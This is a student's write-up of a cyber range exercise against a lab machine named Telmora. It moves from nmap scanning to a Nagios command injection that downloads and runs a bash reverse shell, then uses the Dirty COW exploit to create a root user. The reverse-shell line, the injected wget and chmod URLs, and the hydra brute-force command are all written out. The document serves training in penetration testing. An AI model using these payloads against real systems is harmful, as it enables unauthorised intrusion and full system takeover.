



# CYBER RANGE TARGET: TELMORA

WRITTEN BY LUKE KEOGH



## Contents

Introduction .....	1
Obtaining Root Flag Summary .....	1
Scanning .....	2
Enumeration and Exploring Attack Vectors .....	6
Conclusion .....	13
References .....	13

## Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:

**Command:** echo Luke Keogh - 19095587

## Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Use dirb to identify the nagios page and login with default credentials
4. Identify the RCI exploit in nagios 3 and load a bash shell onto the target
5. Run the shell and download dirty cow onto the target
6. Execute dirtycow and gain root privileges as the user firefart

## Scanning

First was a quick scan to find the target's IP.

**Command:** `nmap -Pn -sS --open --top-ports 10 192.168.2.0/24`

```
Nmap scan report for 192.168.2.20
Host is up (0.012s latency).
Not shown: 4 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
```

Figure 1 finding target IP address

After obtaining the target's IP of 192.168.2.20 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

**Command:** `nmap -Pn -sS --open --top-ports 100 192.168.2.20 -oX`

`/home/kali/Desktop/quickscan.xml`

**Command:** `nmap -Pn -sS -A --open --top-ports 1000 192.168.2.20 -oX`

`/home/kali/Desktop/longscan.xml`

**Command:** `xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html`

**Command:** `xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html`

```
(root@kali)-[~]
# nmap -Pn -sS --open --top-ports 100 192.168.2.20 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 05:33 EDT
Nmap scan report for 192.168.2.20
Host is up (0.018s latency).
Not shown: 92 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
2049/tcp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 5.71 seconds

(root@kali)-[~]
# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

(root@kali)-[~]
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan

```

OS: %Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z
OS:%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RI
OS:PL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

Host script results:
|_nbstat: NetBIOS name: TEL-MORA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unk
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: -409d12h06m14s

TRACEROUTE (using port 111/tcp)
HOP RTT      ADDRESS
1   10.49 ms  10.8.0.1
2   12.19 ms  192.168.2.20

OS and Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 53.05 seconds

(root@kali)~# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

(root@kali)~# echo Luke Keogh - 19095587
Luke Keogh - 19095587

```

Figure 3 long nmap scan

## 192.168.2.20

### Address

- 192.168.2.20 (ipv4)

### Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd (before 2.0.8) or WU-FTPd	
	ftp-syst	STAT: FTP server status: Connected to 10.8.0.99 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 900 Control connection is plain text Data connections will be plain text At session startup, client count was 1 vsFTPD 2.0.7 - secure, fast, stable End of status				
	ftp-anon	Anonymous FTP login allowed (FTP code 230) Can't get directory listing: PASV failed: 550 Permission denied.				
22	tcp	open	ssh	syn-ack	OpenSSH	5.1 protocol 2.0
	ssh-hostkey	1024 87:c7:11:46:73:25:20:96:73:ca:3b:b3:ac:90:b6:01 (DSA) 1024 23:00:08:bc:e4:74:b1:17:be:48:87:54:5e:45:8a:28 (RSA)				
80	tcp	open	http	syn-ack	Apache httpd	2.2.10 (Linux/SUSE)
	http-server-header	Apache/2.2.10 (Linux/SUSE)				
	http-methods	Potentially risky methods: TRACE				
	http-robots.txt	1 disallowed entry /				
	http-title	Site doesn't have a title (text/html).				
	http-favicon	Apache on Linux				
111	tcp	open	rpcbind	syn-ack		2-4 RPC #100000
	rpcinfo					

Figure 4 output of nmap scan pt.1

139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: MORROWIND-WEST
443	tcp	open	http	syn-ack	Apache httpd	2.2.10	(Linux/SUSE)
	http-favicon	Apache on Linux					
	http-server-header	Apache/2.2.10 (Linux/SUSE)					
	http-robots.txt	1 disallowed entry /					
	http-methods	Potentially risky methods: TRACE					
	http-title	Site doesn't have a title (text/html).					
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: MORROWIND-WEST
2049	tcp	open	nfs	syn-ack		2.4	RPC #100003
5801	tcp	open	vnc-http	syn-ack	TightVNC	1.2.9	resolution: 1024x788; VNC TCP port 5901
	http-title	Remote Desktop					
5901	tcp	open	vnc	syn-ack	VNC		protocol 3.7
	vnc-info	Protocol version: 3.7 Security types: None (1) Tight (16) Tight auth subtypes: None WARNING: Server does not require authentication					

### Remote Operating System Detection

- Used port: 21/tcp (open)
- Used port: 1/tcp (closed)
- Used port: 32500/udp (closed)
- OS match: **AVM FRITZ!Box FON WLAN 7240 WAP** (96%)
- OS match: **Linux 2.6.18 - 2.6.26** (95%)
- OS match: **Linux 2.6.26** (95%)
- OS match: **Linux 2.6.26 - 2.6.27** (95%)
- OS match: **Linux 2.6.27** (95%)
- OS match: **Linux 2.6.13 - 2.6.32** (95%)
- OS match: **Linux 2.6.15 - 2.6.28** (95%)
- OS match: **Linux 2.6.18** (95%)
- OS match: **Linux 2.6.18 - 2.6.24** (95%)
- OS match: **Gemtek P360 WAP or Siemens Gigaset SE515dsl wireless broadband router** (95%)

Figure 5 output of nmap scan pt.2

## Enumeration and Exploring Attack Vectors

I saw on the nmap output that Anonymous login was enabled on FTP so I tried logging in there to see if there was any useful files or info on the machine.

**Command:** [ftp 192.168.2.20](#)

User: Anonymous Pass: Anonymous

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 2326 Nov 20 2004 apache_pb.gif
-rw-r--r-- 1 0 0 1385 Nov 20 2004 apache_pb.png
-rw-r--r-- 1 0 0 2410 Dec 14 2005 apache_pb22.gif
-rw-r--r-- 1 0 0 1502 Dec 14 2005 apache_pb22.png
-rw-r--r-- 1 0 0 2205 Dec 14 2005 apache_pb22_animated.gif
-rw-r--r-- 1 0 0 302 Mar 13 2006 favicon.ico
-rw-r--r-- 1 0 0 44 Nov 20 2004 index.html
-rw-r--r-- 1 0 0 26 Dec 03 2008 robots.txt
226 Directory send OK.
ftp> cd home
550 Failed to change directory.
ftp> cd /home
550 Failed to change directory.
ftp> whoami
?Invalid command
ftp> id
550 Permission denied.
ftp> cat index.html
?Invalid command
ftp> get index.html
local: index.html remote: index.html
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for index.html (44 bytes).
226 File send OK.
44 bytes received in 0.00 secs (693.0444 kB/s)
ftp> get robots.txt
local: robots.txt remote: robots.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for robots.txt (26 bytes).
226 File send OK.
26 bytes received in 0.00 secs (84.0749 kB/s)
ftp> ^Z
zsh: suspended ftp 192.168.2.20


(root@kali)-[~]
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 6 checking ftp anonymous



I didn't find anything useful there, so I tried another port, VNC on 5901 however when launching VNC it was just blank.

**Command:** vncviewer 192.168.2.20:5901



*Figure 7 checking vncviewer on port 5901*

I tried brute forcing a password using hydra however I was still unable to use this to get any further.

**Command:** hydra -P /usr/share/wordlists/metasploit/vnc\_passwords.txt 192.168.2.20 -s 5901 -t 4  
vnc -F -l





```
(root@kali)-[~]
# dirb http://192.168.2.20 /usr/share/wordlists/dirb/big.txt -r

DIRB v2.22 Overview
By The Dark Raver

START_TIME: Thu Oct 27 05:53:06 2022
URL_BASE: http://192.168.2.20/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
OPTION: Not Recursive

GENERATED WORDS: 20458

— Scanning URL: http://192.168.2.20/ —
+ http://192.168.2.20/cgi-bin/ (CODE:403|SIZE:1027)
+ http://192.168.2.20/favicon.ico (CODE:200|SIZE:302)
=> DIRECTORY: http://192.168.2.20/manual/
+ http://192.168.2.20/nagios (CODE:401|SIZE:1256)
+ http://192.168.2.20/robots.txt (CODE:200|SIZE:26)
+ http://192.168.2.20/server-info (CODE:403|SIZE:1013)
+ http://192.168.2.20/server-status (CODE:403|SIZE:1013)
+ http://192.168.2.20/~bin (CODE:403|SIZE:1013)
+ http://192.168.2.20/~ftp (CODE:403|SIZE:1013)
+ http://192.168.2.20/~lp (CODE:403|SIZE:1013)
+ http://192.168.2.20/~mail (CODE:403|SIZE:1013)
+ http://192.168.2.20/~nobody (CODE:403|SIZE:1013)

END_TIME: Thu Oct 27 05:58:42 2022
DOWNLOADED: 20458 — FOUND: 11

(root@kali)-[~]
# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 9 finding nagios site

What stood out was nagios which when visiting prompted for a login.  
I searched on google for the default nagios details and that worked.

User: nagiosadmin, Pass: PASSWORD



Figure 10 logging into nagios as admin

I then used searchsploit to try look for what vulnerabilities Nagios version 3 had and found there was command execution available.

**Command:** searchsploit nagios3




Figure 11 searching for nagios 3 exploits

I then searched for scripts I could use to upload a reverse shell and found the following.

First open a netcat listener on port 5555 and create a bash file which we'll put onto the target later.

**Command:** nc -lnvp 5555

**Bash file:** #!/bin/bash sh -i >& /dev/tcp/10.8.0.99/5555 0>&1



```
(root@kali)~# nc -lnvp 5555
listening on [any] 5555 ...

General
Home
Open [icon]

1 #!/bin/bash
2 sh -i >& /dev/tcp/10.8.0.99/5555 0>&1
```

Figure 12 creating bash file

Then we use the following command to upload the bash file onto the target:

**192.168.2.20/nagios/cgi-bin/statuswml.cgi?ping=10.0.3.15;cd%20~;%20wget%20http://10.8.0.99:5555/telmora2.sh**

Then you have to make the file an executable with this command:

**http://192.168.2.20/nagios/cgi-bin/statuswml.cgi?ping=10.0.3.15;cd%20~;%20chmod%20+x%20telmora2.sh**

And finally you run the bash file:

**http://192.168.2.20/nagios/cgi-bin/statuswml.cgi?ping=10.0.3.15;cd%20~;%20bash%20telmora2.sh**


Then I was able to get a shell open from my netcat listener.

I then used wget from kali to download dirtycow so I could escalate my privilege.

**Command:** wget <https://www.exploit-db.com/raw/40839>

I then used wget from the shell to bring the file onto the target machine

**Command:** wget http://10.8.0.99:6666/40839.c

A terminal window on a Kali Linux machine. The prompt is (root@kali)-[~]. The user runs # nc -lnvp 5555, starting a netcat listener on port 5555. It receives a connection from 192.168.2.20. The user then runs sh-3.2\$ echo Luke Keogh - 19095587, which outputs Luke Keogh - 19095587. Next, the user runs sh-3.2\$ wget http://10.8.0.99:6666/40839.c. The terminal shows the wget progress: connecting to 10.8.0.99:6666, sending an HTTP request, and saving the file 40839.c (5006 bytes, 4.9K). The background features a Nagios logo and some text: "Nagios", "Copyright (c) 1999-2008 Ethan", and "Nagios and the Nagios logo are Nagios is provided AS IS with NO W".


```
(root@kali)-[~]
# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.8.0.99] from (UNKNOWN) [192.168.2.20] 3969
sh: no job control in this shell
sh-3.2$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
sh-3.2$ wget http://10.8.0.99:6666/40839.c
--2021-09-13 06:25:13-- http://10.8.0.99:6666/40839.c
Connecting to 10.8.0.99:6666 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839.c'
2021-09-13 06:25:13 (2.17 MB/s) - `40839.c' saved [5006/5006]
```

I then compiled the file and ran it to create the account firefart with the password firefart

**Command:** gcc -pthread 40839.c -o 40839 -lcrypt

**Command:** ./40839

Figure 13 creating netcat listener and launching shell

A terminal window showing the compilation and execution of the 40839.c file. The user runs sh-3.2\$ gcc -pthread 40839.c -o 40839 -lcrypt. Then they run sh-3.2\$ ls, showing the files 40839, 40839.c, telmora.sh, and telmora2.sh. Finally, they run sh-3.2\$ ./40839, which prompts for a new password and outputs Please enter the new password: firefart. The background features a Nagios logo and some text: "Nagios and the Nagios logo are Nagios is provided AS IS with NO W".

```
sh-3.2$ gcc -pthread 40839.c -o 40839 -lcrypt
sh-3.2$ ls
40839
40839.c
telmora.sh
telmora2.sh
sh-3.2$ ./40839
Please enter the new password: firefart
echo Luke Keogh - 19095587
```

Figure 12 running dirtycow exploit

Then from my kali machine I logged in via ssh using the new firefart account and was able to login and have full root access to the target.

**Command:** ssh firefart@192.168.2.20

```
(root@kali) - [/home/kali/Desktop]
# ssh firefart@192.168.2.20
The authenticity of host '192.168.2.20 (192.168.2.20)' can't be established.
RSA key fingerprint is SHA256:L/bbv2vaEgioVyWkLOSMxnUrvIVDPDjxKnJWuOnZguc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.20' (RSA) to the list of known hosts.
firefart@Tel-Mora:~$
Password:
Last login: Sun Sep 12 01:56:41 2021 from 10.8.0.133
Have a lot of fun...
Tel-Mora:~ # whoami
firefart
Tel-Mora:~ # sudo -l
User firefart may run the following commands on this host:
(ALL) ALL
Tel-Mora:~ # echo Luke Keogh - 19095587
Luke Keogh - 19095587
Tel-Mora:~ #
```

Figure 13 ssh login with root privileges

## Conclusion

I struggled at first trying to attack via VNC but afterwards I found it most common for others in my class to attack this via Nagios which seemed the easier route.

## References

- FireFart. (2016, November 28). Linux Kernel 2.6.22 < 3.9 - "Dirty COW" "PTRACE\_POKE\_DATA" Race Condition Privilege Escalation (/etc/passwd Method). Exploit Database. <https://www.exploit-db.com/exploits/40839>
- Napoleon Paciente. (2022, October 14) Tel-Mora Walkthrough